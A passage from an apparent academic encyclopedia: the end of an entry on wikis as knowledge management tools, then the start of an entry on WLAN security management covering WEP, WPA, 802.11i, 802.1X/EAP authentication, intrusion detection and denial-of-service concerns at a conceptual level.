Overt	The formatted (and printed) output will suggest the input required to reproduce it. (For example, location of the page.)
Unified	Page names will be drawn from a flat space so that no additional context is required to interpret them.
Precise	Pages will be titled with sufficient precision to avoid most name clashes, typically by forming noun phrases.
Tolerant	Interpretable (even if undesirable) behavior is preferred to error messages.
Observable	Activity within the site can be watched and reviewed by any other visitor to the site. Wiki pages are developed based on trust.
Convergent	Duplication can be discouraged or removed by finding and citing similar or related content.

found today. Table 2 provides a summary of these principles.

Wiki technology is intended to produce a development environment where multiple people can easily create and modify a set of jointly owned Web pages. Wiki pages are expected to be clearly named, heavily hyper linked, and easily found. Wagner (2004) suggests that the design principles inherent within a wiki, might support knowledge management requirements within organizations.

Benefits of Wiki as a KMs

The relationship between knowledge management and information technology is an uncomfortable one. The information technology tools, in some cases were perceived to be simply resurgence of old solutions and marketing them as knowledge management applications with little consideration for how they would be in the actual practice. In that sense, wiki is not the same as other tools used in KM such as search engines, portals, groupware, and document management systems. Wiki as a newly emerged KM tool can support collaborative knowledge management efforts in organizations (Wagner, 2004). Moreover, wiki is an **open source system** which means it is a free software. These two functions of wiki have made wiki an interesting and pervasive tool for KM (Leuf & Cunningham, 2001; Wagner 2004, 2006).

Wikis are **collaborative** because they provide a shared content management workspace that anyone can edit at any time of the day. In this context, a wiki provides an effective way for people to share the creation of content on a shared Web space. Wiki as an open source system has made itself to be a popular tool for KM albeit wikis do not provide the full functionality that we would expect in a traditional groupware and in a comprehensive content management system.

Several commentators have also implied that wikis can support the requirements for collaborative knowledge creation within both the corporate and academic environment (Wagner, 2004). Specifically, the technology can be used to support teaching and learning in a classroom environment (Raman, Ryan, & Olfman, 2005) and also be used to support emergency response initiatives (Raman, Ryan, & Olfman, 2006).

Drawbacks of Using Wikis as a KMs

The discussion thus far suggests that wikis can be used to support knowledge management efforts within organizations. The main impetus for organizations in considering this technology to support knowledge management efforts is that the technology is free (Wagner, 2004; Raman et al., 2006). Furthermore, the technology has several functional and design specifications that can be used to support collaborative knowledge generation and sharing (Wagner, 2006; Leuf & Cunningham, 2001).

We suggest that Wiki technology might be a simple yet cost effective option for organizations that intend to use/design any information system to manage knowledge management related activities. Wiki technology is appropriate for knowledge that is dynamic and decentralized (Kille, 2006; Wagner, 2004). Nevertheless, technology alone is not sufficient to foster knowledge management initiatives. The system should be designed to cater to an organization's overall requirements for managing knowledge in a given context. Several additional factors should be considered within organizations before wikis are used to support knowledge management initiatives:

- A fit between the technology and the existing knowledge management policies must be sought. Stated differently, the technology should support and not hinder knowledge management efforts within organizations (Raman et al., 2006).
- There is a need to foster a knowledge sharing culture between various entities involved in a given knowledge management initiatives. Wiki technology is designed to support collaborative work and sharing of knowledge. However, unless people are willing to freely share knowledge using this open source solution, the true value of wikis might not be realized (Fuchs-Kittowsk & Köhler, 2002; Raman et al., 2005).
- Leuf and Cunningham (2001) suggest that the technology is easy to learn and use. However, in reality, working with wikis might not be intuitive for a novice. In this regard, implementation of wikis to support knowledge management initiatives should be coupled with relevant training sessions (Burnell, Priest, & Durrett, 2004; Jennex, 2004; Jennex & Olfman, 2005; Raman et al., 2006).

CONCLUSION

Information technology (IT) can manifest itself in the form of knowledge management systems, to support organizational knowledge management effort. Wiki technology is an example of using IT to support knowledge management efforts within organizations. However, successful use of wikis in the context of such efforts is contingent upon several factors. Sufficient training in working with wikis must take place. Secondly, a knowledge sharing culture between entities involved in the knowledge management process must exist. Lastly, a "fit" between task and technology/system must be there to support the overall knowledge management objectives within the organization.

REFERENCES

Alavi, M., & Leidner, D.E. (2001). Review: Knowledge management and knowledge management systems: Conceptual foundations and research issue. *MIS Quarterly, 25*(1), 107-136.

Brown, J.S., & Duguid, P. (1991). Organizational learning and communities of practice: Toward a unified view of working, learning, and innovation. *Organization Science, 2*(1), 40-57.

Burnell, L., Priest, J., & Durrett, J. (2004). Developing and maintaining knowledge management system for dynamic, complex domains. In J. Gupta & S. Sharma (Eds.), *Creating knowledge based organizations* (pp. XXX). London: Idea Group.

Davenport, T.H., & Prusak, L. (1998). *Working knowledge: How organizations manage what they know*. Boston, MA: Harvard Business School Press.

Fuchs-Kittowsk, F., & Köhler. (2002). Knowledge creating communities in the context of work processes. *ACM SIGCSE Bulletin, 23*(3), 8-13.

Gupta, J.D., & Sharma, S.K. (2004). *Creating knowledge based organizations*: Idea Group.

Hackbarth, G. (1998) . The impact of organizational memory on IT systems. In Paper presented at the *Fourth Americas Conference on Information Systems.*

Jennex, M. (2004). Emergency response systems: Lessons from utilities and Y2K. *In Paper presented at the Americas Conference on Information Systems,* New York City.

Jennex, M., & Olfman, L. (2005). Assessing knowledge management success. *International Journal of Knowledge Management, 1*(2), 33-49.

Kille, A. (2006). Wikis in the workplace: How Wikis can help manage knowledge in library reference services.

Retrieved April 24, 2007, from Archives publication at University of Texas Austin Web site: *http://libres.curtin.edu.au/libres16n1/Kille_essayopinion.htm*

Leuf, B., & Cunningham, W. (2001). *The WIKI WAY: Quick collaboration of the Web*: Addison-Wesley.

Nonaka, I. (1994). A dynamic theory of organizational knowledge creation. *Organization Science, 5*(1), 14-37.

Raman, M., & Ryan, T. (2004). *Designing online discussion support systems for academic setting-"The Wiki Way."* In Paper presented at the Americas Conferences on Information Systems (AMCIS), New York City.

Raman, M., Ryan, T., & Olfman, L. (2005). Designing knowledge management systems for teaching and learning with Wiki technology. *Journal of Information Systems Education (JISE), 16*(3), 311-320.

Raman, M., Ryan, T., & Olfman, L. (2006). Knowledge management systems for emergency preparedness: The Claremont University Consortium experience. *International Journal of Knowledge Management, 2*(3), 33-50.

Tiwana, A. (2000). *The knowledge management toolkit.* Englewood Cliffs, NJ: Prentice Hall.

Wagner, C. (2004). WIKI: A technology for conversational knowledge management and group collaboration. *Communications of the Association for Information Systems, 13*, 265-289.

Wagner, C., Cheung, K.S., & Rachael, K.F. (2006). Building semantic Webs for e-government with Wiki technology. *Electronic Government, 3*(1), 36-55.

KEY TERMS

Knowledge Management: The process of creating, storing, sharing, and disseminating knowledge in an organizational context (Davenport & Prusak, 1998).

Knowledge Management Systems: Any IT system used to support knowledge management efforts within organizations (Alavi & Leidner, 2001).

Open Source: Describes practices in production and development that promote access to the end product's sources (http://en.wikipedia.org/wiki/Open_source)

Organizational Culture: Organizational culture is the specific collection of values and norms that are shared by people and groups in an organization and that control the way they interact with each other and with stakeholders outside the organization. http://en.wikipedia.org/wiki/Corporate_culture.

Wiki (Capitalized): Refers to an open source technology that can be used to support knowledge management efforts (Wagner, 2004).

Wiki Wiki: Means being quick in Hawaii (Leuf & Cunningham, 2001).

Wikis: (small): Refers to the implementation aspect of Wiki technology (Leuf & Cunningham, 2001).

WLAN Security Management

Göran Pulkkis
Arcada University of Applied Sciences, Finland

Kaj J. Grahn
Arcada University of Applied Sciences, Finland

Jonny Karlsson
Arcada University of Applied Sciences, Finland

INTRODUCTION

In a wired local area network (LAN), the network ports and cables are mostly contained inside a building. Therefore, a hacker must defeat physical security measures, such as security personnel, identity cards, and door locks, to be able to physically access the LAN. However, the penetration capability of electromagnetic waves exposes the data transmission medium of a wireless LAN (WLAN) to potential intruders (Potter & Fleck, 2003).

The fast development of wireless technologies implies that wireless communications will become ubiquitous in homes, offices, and enterprises. In order to conserve power and frequency spectrum, the wireless device computation overhead is most often reduced. The conventional security design thus uses smaller keys, weak message integrity protocols, and weak or one-way authentication protocols (Hardjono & Dondeti, 2005). WLAN security thus requires a more reliable protection of data communication between WLAN units and strong access management mechanisms.

BACKGROUND

Today, WLANs provide acceptable security for most applications, but only if the security requirements are accurately identified and addressed. In addition, active monitoring of WLAN security is needed to detect intrusion attacks, to detect improperly configured security options, and to maintain acceptable security.

A new generation of WLAN management and security tools based on the released 802.11i security standard now offers secure user authentication and protected data communication. These upgrades will rather fast replace traditional network and security management tools. Therefore, administrating, maintaining, and monitoring WLAN security requires familiarity with the available security technology and corresponding tools and products.

WLAN SECURITY POLICY ISSUES

The rule set in Geier (2002) is an example of a basic WLAN security policy:

- Activate WEP (Wired Equivalent Privacy) at the very least
- Utilize dynamic key exchange mechanisms
- Ensure that NIC (Network Interface Card) and AP (access point) firmware is up-to-date
- Ensure that only authorized people can reset the APs
- Properly install all APs
- Disable APs during non-usage periods
- Assign "strong" passwords to APs
- Don't broadcast Service Set Identifiers (SSIDs)
- Don't use default SSID names
- Reduce propagation of radio waves outside the facility
- Deploy access controllers
- Implement personal firewalls
- Utilize IPSec (IP Security Protocol) based Virtual Private Network (VPN) technology on client devices
- Utilize static IP addresses for clients and APs
- Monitor for rogue APs
- Control the deployment of WLANs

These security policy issues should of course be updated to reflect recent evolution of WLAN security standards, such as the adoptions of the WPA and the IEEE 802.11i standards.

WLAN SECURITY STANDARDS

WLAN standards are introduced by four major standardization organizations: IEEE (IEEE Standards, 2007), Wi-Fi Alliance (Wi-Fi Alliance Portal, 2007), IETF (IETF Portal, 2007), and 3GPP (3GPP Portal, 2007). Most of the standards are issued by IEEE. Wi-Fi Alliance handles the practical implementation of these standards through interoperability testing and certification. IETF is engaged in the evolution of Internet architecture. The primary standards development community for Wi-Fi roaming in the 3G mobile cellular networking (UMTS/GPRS/GSM) context is 3GPP (3rd Generation Partnership Project).

Major WLAN security standards are:

- IEEE 802.11/WEP
- WPA (based on Draft 3 of IEEE 802.11i)
- IEEE 802.11i (WPA2)
- 3GPP TS 33.234 (3G security; Wireless Local Area Network (WLAN) internetworking security)

The security in IEEE 802.11 is weak, due to the lack of user authentication mechanisms and the data encryption mechanism WEP uses static encryption keys with the RC4 algorithm (Potter & Fleck, 2003).

Wi-Fi Protected Access (WPA), introduced at the end of 2002, was intended to address the WEP vulnerabilities. WPA is based on Draft 3 of IEEE 802.11i to satisfy a part of the requirements of the full IEEE 802.11i standard (see Figure 1).

The main features of WPA are:


- The Temporal Key Integrity Protocol (TKIP) to provide dynamical and automatically changed encryption keys; and
- IEEE 802.1X in conjunction with the Extended Authentication Protocol (EAP) to provide a framework for strong user authentication.

In order to patch the many vulnerabilities of WEP, the TKIP protocol is used for secure encapsulation of frames in legacy 802.11 devices. A per media access control data unit (MSDU) fresh key generation scheme for proper use of RC4, a longer IV, the integrity protection scheme Michael and a counter-based replay protection mechanism are used. Michael is a lightweight integrity algorithm for the purpose of providing integrity protection to TKIP traffic (Hardjono & Dondeti, 2005).

The full IEEE 802.11i security standard (also known as WPA2) was ratified by IEEE in June, 2004. WPA2 uses the Advanced Encryption Standard (AES) and the encapsulation protocol CCMP to provide an even stronger data encryption mechanism than TKIP. WPA2 also supports fast roaming and independent basic service set (IBSS) (Edney & Arbaugh, 2003).

Wi-Fi hotspots interworking with the rest of the 3GPP architecture include, among others, the following concepts from the GSM world (Hardjono & Dondeti, 2005):

Figure 1. A comparison between WPA and 802.11i



- Home network and visited network
- Wi-Fi hotspots (WLAN access networks) are seen as an extension of the visited network
- The Wi-Fi hotspot belongs to a traditional ISP/WISP or to an mobile network operator

Following scenarios may appear:

- A network operator operates the Wi-Fi hotspot and there is no roaming
- The user is roaming into a Wi-Fi hotspot operated by a non-GSM/UMTS entity
- A home network has a direct relationship with a second operator in direct relationship with a traditional ISP/WISP

Proposed protocols for authentication are EAP-SIM for SIM-based users and EAP-AKA for USIM-based users (3GPP, 2006).

ACCESS MANAGEMENT

WLAN access can be based on the original IEEE 802.11 standards, on the IEEE 802.1X standard, on the HTTP protocol, and on the IPSec protocol.

Based on IEEE 802.11 Standards

Access control mechanisms based on the IEEE 802.11 standards are suitable for small office and home (SOHO) WLAN environments. However, access control methods such as shared WEP keys, open system authentication with MAC filtering, and SSID-based authentication are not recommended, due to their serious security flaws (Potter & Fleck, 2003).

For a SOHO environment, WPA or IEEE 802.11i with Pre-Hared Key (PSK) is recommended. PSK is, like WEP, also based on manually-entered shared secrets, but the secret string is not used directly in data encryption algorithms as in WEP (Edney & Arbaugh, 2003).

Based on IEEE 802.1X Standard

IEEE 802.1X, a standard originally designed for Local Area Networks (LAN) to address open network access, is currently widely used for providing access control in enterprise WLANs. The components involved in 802.1X and shown in Figure 2 are (Domenech, 2003):


- The *supplicant* is the 802.1X client software running in the WLAN client.
- The *authenticator* is, in case of a WLAN, a wireless AP. The supplicant accesses the network via the authenticator
- The *authentication server*, typically a RADIUS server, works as a backend server providing authentication service to the authenticator. The authentication server validates the identity and determines, from the credentials provided by the supplicant, whether the supplicant is authorized to access the WLAN or not.

802.1X ensures that only authenticated users are granted access through the authenticator's controlled port. Until a user is authenticated, the supplicant can only communicate with the authentication server by sending and receiving authentication exchange messages through the authenticator's uncontrolled port. The authentication messages are handled by the Extensible Authentication Protocol (EAP) (Aboba, Blunk, Vollbrecht, Carlson, & Levkowetz, 2004). The EAP messages are sent between the supplicant and the authenticator using an encapsulation protocol, EAP over LAN (EAPOL). EAPOL allows the use of MAC addresses as destination addresses. Over the wired link, between the authenticator and the authentication server, the EAP messages are transported using a different protocol depending on what type of authentication server is used. If, for example, a RADIUS server is used, then EAP messages are sent using the RADIUS protocol. The authenticator does not take part of the actual authentication process. It rather works as an intermediary between the supplicant and the authentication server passing authentication messages between them. The EAP message exchange, when RADIUS is used as backend server, is shown in Figure 3.

EAP is an authentication framework, not a specific authentication mechanism. The authentication protocols are provided by mechanisms called EAP methods. EAP methods available for WLAN authentication include:

- EAP-LEAP (Lightweight Extensible Authentication Protocol)
- EAP-TLS (Transport Layer Security)
- EAP-TTLS (Tunneled TLS)

Figure 2. IEEE 802.1X access control in a WLAN



- EAP-PEAP (Protected EAP)
- EAP-SIM (Subscriber Identification Module)
- EAP-AKA (Authentication and Key Agreement)


EAP-LEAP is a proprietary EAP method developed by Cisco Systems providing username-password-based user authentication between the supplicant and the authentication server.

EAP-LEAP supports mutual authentication and uses a challenge-response exchange.

EAP-TLS (Aboba & Simon, 1999), EAP-TTLS (Funk & Blake-Wilson, 2002) and EAP-PEAP (Palekar, Simon, Salowey, Zhou, Zorn, & Josefsson, 2004) are based on certificate authentication. EAP-TTLS, and EAP-PEAP however only use certificate authentication for authenticating the network to the user. User authentication is performed using less complex methods such as username-password. EAP-TLS provides mutual certificate-based authentication between wireless clients and authentication servers. A X.509-based certificate is required both on the supplicant and authentication server for user and server authentication.

EAP-SIM (Haverinen & Salowey, 2006) and EAP-AKA (Arkko & Haverinen, 2006) are EAP methods allowing users to authenticate to a WLAN using SIM/USIM cards and the authentication protocols used in GSM/USIM networks.

Figure 3. EAP authentication message exchange when RADIUS is used as authentication server



Trust Management


Introduction and use of definitions for credentials, trust levels, trust relationships, and security policies are components of trust management. In large infrastructure WLAN environments, trust management is based on cryptographic techniques such as PKI. PKI implementations for large network environments are based on the hierarchical trust model with one root CA and a number of underlying CAs (Housley & Polk, 2001).

The trust model in EAP-TLS consists of two parts: a client trusting server and a server trusting client. In the client, a root CA must be configured to be trusted. By using this root CA, the client is able to validate the authentication server assumed that the configured root CA has signed or is a part of the server certificate's CA chain. Correspondently, a similar configuration is required on the authentication server in order to make it possible for the server to authenticate the client. (Aboba & Simon, 1999).

Based on HTTP

HTTP-based access control is an 802.11/802.11i independent user authentication method commonly used in commercial WLANs (see Figure 4). HTTP-based access control is implemented at a higher layer using Web browser based techniques. There is no access control implemented at the wireless LAN level. Any wireless client can associate with the wireless AP and, typically, obtains its IP parameters using DHCP. An access controller, which is the first-hop router behind the AP, intercepts the wireless client's first HTTP request and redirects it to a Web page running on a HTTP Server. The HTTP server is typically integrated in the same physical device as the access controller. The Web page, to which the client's HTTP request was redirected, is usually a welcome page containing information about the WLAN, and a link to a TLS protected Web form where the user can enter login information. The login information (username and password) is submitted to the HTTP-server from where it is redirected to an authentication server, typically RADIUS. If the

Figure 4. HTTP-based access control



authentication was successful, then the client's IP and MAC address is added to the access controller's Access Control List (ACL). A packet filter at the access controller examines each packet, and a packet is admitted to traverse the filter and reach the Internet only if the source IP and the MAC address are registered in the ACL (Haverinen, 2004).

Based on IPSec

IPSec (IP Security) can be used to set up a secure VPN (Virtual Private Network) connection between a wireless client and a VPN Gateway integrated in a router between the WLAN AP and the wired LAN. IKE (Internet Key Exchange) is a protocol within IPSec used to set up security associations (SAs). IKE provides both preshared secret and public key authentication including support for X.509 certificates. The VPN gateway is configured to grant LAN access only to authenticated clients. Thus, unauthorized wireless access to the LAN services can be prevented. IPSec provides strong user authentication and also strong encryption of data packets sent between the VPN client and the VPN gateway. When using IPSec in tunnel mode, both the header and payload data in the IP-packets are encrypted.


INTRUSION MANAGEMENT

Intrusion detection is a method to prevent unauthorized access to system resources and data, and/or to detect inappropriate, incorrect, or anomalous activity for damage repair later. Intrusion detection will provide an extra layer of protection compared to firewalls and other access prevention mechanisms.

Intrusion Detection Systems (IDSs) detect illegally-acting intruders in a computer system. IDSs are categorized into two main groups: host-based and network-based. A host-based IDS is described as a program process monitoring sensitive activities on a host computer (server). A network-based IDS devices are located at strategic points in the network, in order to detect intrusion activities. A standard IDS architecture consists of four layers (see Figure 5):

- **Sensor layer**—sensors gather relevant data from the monitored system;

Figure 5. Basic IDS architecture for a WLAN



- **Filters**—parsing the provided data in order to detect possible attack patterns;
- **Alert-flow**—the alert flow is generated by the IDS filters and directed to an monitoring central; and
- **Monitoring central**—the end user monitors and interprets the alert flow.

This IDS architecture can be extended to distributed IDSs, where the layers can be implemented on different systems (Northcutt, 2002).

The broadcast nature of wireless networks requires intrusion detection at the data link layer or at the physical layer when high security is required. Security of wired networks is assured at the network layer or at higher layers (i.e., the lower layers are protected physically by the wires). A multidimensional intrusion detection approach is required, since no single method can detect all possible similar intrusions into a WLAN. Typically, wireless intrusion detection methods include (Lim, Schmoyer, Levine, & Owen, 2003):

- Tracking the MAC address of network adapters trying to associate with the network
- Investigating the relationship between the RTS (Request to Send) and the CTS (Clear to Send) frames
- Tracking of anomaly data like unsolicited random responses
- Determining unique signatures for each attack, i.e. including characteristics from sequence numbers, control types, destination MACs, SSIDs, Organizationally Unique Identifiers (OUIDs), Logical Link Control (LLC) protocol types, LLC protocol identifiers, and data payload
- Profiling the attack by utilizing rule-based algorithms, expert systems and artificial neural networks
- Positioning (triangulating) the attacker to determine if the source is a valid user

WLAN intrusion methods are either passive or active. A passive method uses radio frequency (RF) monitoring, while an active method broadcasts signals to get information about the network or to insert malicious data into the network (Lim et al., 2003). Some common wireless intrusion methods are (Potter & Fleck, 2003):

- War driving
- MAC address spoofing
- Rogue access
- Denial-of-service attacks

Intrusion attempts based on dictionary attacks on user passwords can, of course, also occur.

SECURITY AWARENESS

Acknowledgement of following procedures is in (Simkins, 2007) considered to be a minimal security awareness of a WLAN user:

- Stolen and lost network adaptors should be reported;
- Personal installation of APs and tampering of installed APs is strictly forbidden; and
- Antivirus software and personal firewalls should be used in WLAN clients.

The security staff of a WLAN is responsible for

- Auditing security awareness of users; and
- Implementing user support and organizing education and training for necessary security awareness.

FUTURE TRENDS

Future WLAN security management trends include security protocol evolution, WLAN security within the framework of mobile ad hoc network, secure WLAN integration with other wireless networking technologies, and secure WLAN internetworking for new networking schemes.

Security Protocol Evolution

New EAP methods have been proposed for the present WLAN security standard IEEE 802.11i. Also, new approaches for WLAN client authentication exist. Search of DoS attack resilient WLAN access control has resulted in

- 802.11i protocol improvement attempts; and
- Development of new WLAN security protocols.

New EAP Methods in IEEE 802.11i

The EAP method used with IEEE 802.11i must fulfill two security requirements:

- Strong mutual authentication; and
- Derive suitable keying material for a shared session key.
- Such EAP methods are EAP-TLS, EAP-AKA, and EAP-SIM. Man in the middle attacks can also be avoided by using these methods, since credentials in the form of digital subscriber certificates or USIM/SIM hardware are required (Grech & Nikkanen, 2004; Haverinen, 2004).

EAP-TLS uses, for mutual authentication, the TLS Handshake protocol and certified key pairs in a PKI (Public Key Infrastructure) based on X.509 certificates. Thus, each mutual authentication event requires verification of two X.509 certificates. Such verification includes a computationally heavy revocation check on the updated Certificate Revocation List (CRL) of the Certification Authority (CA), which issued the certificate. Such computational overhead can be avoided by replacement of the X.509 certified key pairs with key pairs of Identity-based Public Key Cryptography (IdPKC) or some other Certificateless Public Key Cryptography (Al-Riyami, 2005). The computational overhead of an IdPKC-based EAP method is for each network node limited to one setup operation in which a trusted PKG (Private Key Generator) with a secret master key generates, distributes, and installs

- System parameters needed by cryptographic operations (encrypt, decrypt, sign, and verify); and
- A private key corresponding to a chosen public key, which can be an unambiguous identity string.

In Lee, Choi, Kim, Sohn, & Park (2003) is proposed an IdPKC-based EAP method in which:

- Unique Network Access Identifiers (NAI) based on Fully Qualified Domain Names (FQDN) are used as public keys of the supplicant and the authentication server. The supplicant NAI can alternatively be based on the e-mail address of the current user.
- Mutual authentication is based on signature verification.

New WLAN Authentication Protocols

Recent WLAN security standards WPA and IEEE 802.11i provide trustworthy authentication of WLAN clients and APs as well as integrity and confidentiality of data communication between authenticated WLAN clients and APs. The same security features can also be obtained by the IPSec protocol for a WLAN with a single AP in an access router.

End-to-end security in client/server applications requires security protocols like VPN (Virtual Private Network), TLS (Transport Layer Security), and SSH (Secure Shell). However, to prevent unauthorized use of APs, any end-to-end security solution must be combined with unambiguous identification of authorized WLAN clients. Required security is obtained by securing the hop between the client and the AP with WPA or IEEE 802.11i in all client/server applications. A drawback of this solution is the high computational load in the WLAN client. Data packets already encrypted with the used end-to-end security protocol must be encrypted once more with the strong encryption algorithm in WPA or IEEE 802.11i.

Two new approaches to WLAN client authentication are presently being proposed. An IETF Internet Working Group (PANA, 2007) is developing a network layer protocol PANA (Protocol for carrying Authentication for Network Access), which can be used also for WLAN client authentication. The other approach is SOLA (Statistical One-bit Lightweight Authentication), a computationally light protocol for mutual authentication of a WLAN client and an access point (Johnson, Nilsson, Fu, Wu, Chen, & Huang, 2002).

DoS Attack Resilient Access Control

IEEE 802.11i is a well-defined security protocol standard for integrity, data confidentiality and mutual authentication. The correctness of this security protocol has also been formally proofed (He, Sundararajan, Datta, Derek, & Mitchell, 2005).

However, IEEE.11i vulnerabilities still exist related to some Denial of Service (DoS) attacks. Several known DoS attack patterns exploit unprotected management messages in the 802.11i protocol (Grech & Nikkanen, 2004; He & Mitchell, 2004):

- The supplicant is unable to finish successfully the 4-way handshake, which is performed by the authenticator and the supplicant after successful 802.1X authentication to confirm that they share the same Pairwise Master Key (PMK), if the WLAN network is flooded with the first message of this handshake;
- Flooding the authenticator with Associate-Request messages or EAPOL-Start messages;
